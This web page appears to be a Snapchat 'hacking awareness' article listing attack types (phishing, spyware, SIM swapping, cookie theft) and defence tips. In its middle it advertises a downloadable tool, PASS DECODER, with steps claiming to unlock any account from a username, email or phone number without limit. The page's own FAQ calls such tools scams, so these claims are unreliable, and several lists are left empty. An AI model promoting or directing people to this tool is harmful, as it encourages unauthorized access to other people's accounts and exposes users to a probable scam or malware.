Understanding how hackers operate is the first step toward protecting yourself. This guide reveals the techniques they use — and, more importantly, how to avoid them.
Why are Snapchat accounts targeted? The answer may surprise you.
We describe the techniques that some hackers use to gain unauthorized access to Snapchat accounts for educational and awareness purposes only. Using this information to commit illegal acts is prohibited and punishable by law.
Snapchat accounts are not just communication tools; they contain personal data, private conversations, photos, and sometimes even social capital (followers, influence). Here's why they’re targeted:
Targets? Not just influencers. Any user—including teens and professionals—can be at risk. Vulnerability often stems from misplaced trust in the platform, not from the user’s popularity.


PASS DECODER is the application that allows you to quickly decrypt access to a Snapchat account using just a @username, email address, or phone number. This allows you to connect from a computer, smartphone, or tablet. Here’s how it works:
1. Download the app from the official website: https://www.passwordrevelator.net/en/passdecoder
2. After installation, enter the @username, email address, or phone number associated with the Snapchat account you want to decrypt.
3. Then, start the analysis. PASS DECODER will give you access to the Snapchat account within minutes so you can log in.
You can use it on as many accounts as you want—there’s no limit!
Knowing these techniques helps you recognize and block them before they cause harm.
Phishing is hackers’ favorite weapon because it exploits human error, not technical flaws.
This isn’t about hacking a system—it’s about hacking your mind.
Hidden programs monitor your device and steal your data without your knowledge.
Less common on Snapchat, but still possible if your password is weak.
The hacker doesn’t target your account—they target your phone number.
Have you granted access to a third-party app? That could be your security weak point.
Complex attacks—but avoidable with the right practices.
Exploiting unpatched security flaws in Snapchat. Extremely rare and expensive, typically used only by professional hackers.
Intercepting session cookies over unsecured public Wi-Fi, allowing access to your account without a password.
Creating filters or lenses containing malicious code that executes when you use them on your device.
The best defense is strong prevention. Here’s how to secure your Snapchat account.
Enable it now! Use an authenticator app (Google Authenticator, Authy) instead of SMS.
Use a unique, complex password (12+ characters, letters, numbers, symbols) and store it in a reliable password manager (Bitwarden, 1Password).
Keep your Snapchat app and operating system updated to benefit from security patches.
Get answers to common questions about protecting your account
Unauthorized access to a Snapchat account is strictly illegal in most countries. It constitutes invasion of privacy, identity theft, and may result in criminal prosecution.
Several signs may indicate your account has been compromised:
If your account has been hacked, act quickly: change your password, enable 2FA, report the breach via Snapchat’s Help Center, and check your other accounts.
To maximize your account security:
If you lose access to your recovery method:
No—these are almost always scams designed to steal your credentials, install malware, or charge you for a nonexistent service. Avoid them completely. No third-party tool can legally or technically increase your followers without violating Snapchat’s Terms of Service.
Yes, hackers can sometimes access an account without victim interaction—typically by exploiting a zero-day vulnerability or leveraging previously stolen credentials. However, most attacks still rely on social engineering.
Snapchat implements many technical protections (login attempt blocking, connection alerts, anomaly detection). But security is shared: you are the final line of defense. Properly configured 2FA and a strong password are far more effective than any internal protection.